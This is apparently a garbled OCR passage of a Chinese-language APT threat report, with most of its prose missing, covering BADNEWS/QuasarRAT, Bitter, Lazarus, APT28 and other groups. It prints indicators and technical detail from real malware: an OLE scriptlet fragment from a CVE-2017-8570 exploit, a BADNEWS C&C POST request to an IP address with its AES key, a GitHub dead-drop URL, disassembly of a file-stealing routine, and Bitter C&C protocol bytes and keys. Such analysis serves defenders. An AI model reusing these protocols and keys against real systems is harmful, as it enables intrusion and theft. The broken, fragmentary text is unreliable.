
decoy ppt Powerpoint



106 5

2. **B**

2018 3 CVE-2017-8570



107 6


108 7

109 8

2 Package OLE 1


OLE

Package OLE Packager.dll %TMP%


Pack
..Z24UY3FOIYDUL
D.sct.C:\fakepa
h\Z24UY3FOIYDUL
D.sct..... ...C
\fakepath\Z24UY
FOIYDULRD.sct.?
..<?XML version
iption="fjzmpcjv
qp".. progid=
t.exe",0,false);
...exit();.....]
]>..</script>...
.</scriptlet>...
.C.:.\.f.a.k.e.p
.a.t.h.\.Z.2.4.U
.Y.3.F.O.I.Y.D.U
.L.R.D...s.c.t..
...Z.2.4.U.Y.3.F
.O.I.Y.D.U.L.R.D
...s.c.t.....C.:
.\.f.a.k.e.p.a.t
.h.\.Z.2.4.U.Y.3
.F.O.I.Y.D.U.L.R

110 9

OLE CVE-2017-8570 Scriptlet Moniker sct



111 10


qrat

3. C

CVE-2015-2545

CVE-2017-0261

BADNEWS



GOVERNMENT OF PAKISTAN
MINISTRY OF INTERIOR
NATIONAL DATABASE & REGISTRATION AUTHORITY
Regional Head Office,
New Zarghoon Road Quetta,
Telephone:081-9211854, Fax-081-9211828

NADRA/NRC/Policy-7005-15 11 Dec 2017

REMINDER-III

To: All Zonal Assistant Directors,
All DAUs (NRCs/MRVs)
ID: Technical Section
Card Destruction Cell
Subject: **Disposal of Cards/ S**

112 11


4.1.2. 2 专

QuasarRAT BADNEWS

1.QuasarRAT


A B QuasarRAT

Qiho 360




113 12

QuasarRAT C# Loader Loader
QuasarRAT QuasarRAT




114 13



115 14

C&C

C&C




116 15

2. BadNews

C BADNEWS

%PROGRAMDATA%\Microsoft\DeviceSync\VMwareCplLauncher.exe
%PROGRAMDATA%\Microsoft\DeviceSync\vmtools.dll
%PROGRAMDATA%\Microsoft\DeviceSync\MSBuild.exe
VMwareCplLauncher.exe vmtools.dll dll
BADNEWS MSBuild.exe
VMwareCplLauncher.exe vmtools.dll vmtools.dll
BaiduUpdateTask1 MSBuild.exe
MSBuild.exe
hxxps://raw.githubusercontent.com/husngilgit/husnahazrt/master/xml.xml



117 16

“ [[” “]] ” Base64 base64
C&C
C&C
uuid=[UUID] #un=[ ]#cn=[ ]#on=[ ] #lan=[IP]#nop=#ver=1.0
AES DD1876848203D9E10ABCEEC07282FF37 +base64
//e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDYot0NxyG.php
base64 ” = ” ” & ”

```
POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//ABDYot0NxyG.php HTTP/1.1
HOST: 94.156.35.204
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 118

/sQ=YLaCTHRnqx8kDhkUmNBfPzF06Y&7/N=OoQIve0VmCZJkE4+Wc&FnwX=29WKCP7q6w9VIXm4nkTnsTkh55vkNP1iO
+hOFs1q5SkEnx8Q==&crc=e3a6
```

118 17

.xls .xlsx .doc .docx .ppt .pptx .pdf edg499.dat

```
text:00B690F0 var_4           = dword ptr -4
text:00B690F0
text:00B690F0                 push    ebp
text:00B690F1                 mov     ebp, esp
text:00B690F3                 sub     esp, 218h
text:00B690F9                 mov     eax, ___security_cookie
text:00B690FE                 xor     eax, ebp
text:00B69100                 mov     [ebp+var_4], eax
text:00B69103                 push    esi
text:00B69104                 push    edi
text:00B69105                 lea     eax, [ebp+Buffer]
text:00B6910B                 push    eax             ; lpBuffer
text:00B6910C                 push    104h            ; nBufferLength
text:00B69111                 call    ds:GetLogicalDriveStringsW
text:00B69117                 cmp     [ebp+Buffer], 0
text:00B6911F                 lea     esi, [ebp+Buffer]
text:00B69125                 jz      short loc_B69153
text:00B69127                 mov     edi, ds:GetDriveTypeW
text:00B6912D                 lea     ecx, [ecx+0]
text:00B69130
text:00B69130 loc_B69130:                             ; CODE XREF: findsensefile+61↓j
text:00B69130                 push    esi             ; lpRootPathName
text:00B69131                 call    edi ; GetDriveTypeW
text:00B69133                 cmp     eax, DRIVE_FIXED
text:00B69136                 jnz     short loc_B69141
text:00B69138                 push    esi
text:00B69139                 call    collectfile
text:00B6913E                 add     esp, 4
text:00B69141
text:00B69141 loc_B69141:                             ; CODE XREF: findsensefile+46↑j
text:00B69141                                         ; findsensefile+58↓j
text:00B69141                 add     esi, 2
text:00B69144                 cmp     word ptr [esi], 0
text:00B69148                 jnz     short loc_B69141
text:00B6914A                 add     esi, 2
text:00B6914D                 cmp     word ptr [esi], 0
text:00B69151                 jnz     short loc_B69130
text:00B69153
text:00B69153 loc_B69153:                             ; CODE XREF: findsensefile+35↑j
text:00B69153                 mov     ecx, [ebp+var_4]
text:00B69156                 pop     edi
text:00B69157                 xor     ecx, ebp
text:00B69159                 pop     esi
```

119 18

TPX498.dat

dat AES +base64

\e3e7e71a0b28b5e96cc492e636722f73\4sVKAOvu3D\UYEfgEpXAOE.php

4.1.3


2017

4.1.3.1

2017 NamesOfMaldiviansReturning-1.doc

Names Of Maldivian Returning-1

-1



120 1


CVE-2017-11882 wp-sig

CVE-2018-0802

4.1.3.2 专

1.

wp-sig



121 2


DWN

122 3

2.


Bitter

1 C&C



123 4

2 C&C



124 5

3


C&C

4 10

1 C&C IP 1

2 1 C&C

1 C&C C&C




125 6

C&C

2 10 C&C

C&C C&C 11



126 7

5 rcqDA C&C

\x0B \x00 0x000B \xD2 \x0B 0x0BD2

\x00 \x00 0x0BD2 0x0BD2

0x0000

Bitter C&C rcqDA\xD2\x0B 5

0x0BD2 C&C

127 8

Bitter C&C k%fs90*tp3!2Y

```
00000000  72 63 71 44 41 D2 0B 00  00 00 00 00 00 00 00 00  rcqDAÒ
00000010  6B 25 66 73 39 30 2A 74  70 33 21 32 59 00 00 00  k%fs90*tp3!2Y
00000020  19 46 17 37 78 E2 21 74  70 33 21 32 59 6B 25 66   F 7xâ!tp3!2Yk%f
```

128 9

Bitter \x19\x46\x17\x37\x78\xE2\x21

```
Data (1460 bytes)
0030  fa e5 49 1c 00 00 19 46  17 37 78 e2 21 74 70 33   ..I....F .7x.!tp3
0040  21 32 59 6b 25 66 73 39  30 2a 74 70 33 21 32 59   !2Yk%fs9 0*tp3!2Y
0050  6b 25 66 73 39 30 2a 74  70 33 21 32 59 6b 25 66   k%fs90*t p3!2Yk%f
0060  73 39 30 2a 74 70 33 21  32 59 6b 25 66 73 39 30   s90*tp3! 2Yk%fs90
```

129 10

3R&y%)k!op0w* 5*dt37bz0$KeR

5 Bitter 17

3000	
3001	
3002	
3004 3015 3021 3025	
3005	
3006	
3007	
3009	
3012	
3013	

4.1.4 Lazarus


Lazarus

DDoS

Bluenoroff


Bluenoroff

ANDARIEL



131 Lazarus 2

Lazarus Group



132 Lazarus 3

4.1. 5 APT -

2016 “ Hedwig ” “ ”
“ APT ”

2017

Loader CVE-
2017-0199 CVE-2017-8759 CVE-2017-11882 2017

133

4.2 APT

4.2.1 APT28

APT28 2007
0day windows
Linux PC IOS
0day 2017 0day

1 Microsoft Office EPS Encapsulated PostScript CVE-2017-0262
2 Microsoft Windows CVE-2017-0263
3. Flash CVE-2017-11292

4.2.2 APT29

APT29 2017
HAMMERTOSS
1 twitter HAMMERTOSS
2 HAMMERTOSS github twitter

2017 WMI PowerShell

4.2.3 Turla

Turla APT Snake Uroboros
8

2017 Microsoft Office EPS CVE-2017-0261

4.2.4 FIN7

FIN7 Anunak Carbanak
2017
FIN7 FIN 7
OLE
Word LNK “ ”

2017 5 Carbanak Gang FIN7 Windows Shim
SEC 2017 6 FIN7

4.2.5 Donot

Donot 2017

yty
EHDevel Donot Team
EHDevel

4.2.6 Group123

Group 123
0day
0day flash CVE-2018-4878
2017 6 HWP

1 HWP EPS CVE-2013-0808
shellcode ROKRAT
2 Hancom Hangul
3 CVE-2017-0199

4.2.7 Dark Caracal

Dark Caracal GDGS
21 GB
Android 60%

Dark Caracal 90 IOC 26 11 Android 60 C&C IP

Android Facebook WhatsApp WhatsApp Signal Tor Pallas

Dark Caracal CrossRAT

Android Pallas http://secureandroid.info/

4.2.8 MuddyWater

“ ” MuddyWater APT APT 2017 MuddyWater APT

VBS powershell powershell C&C

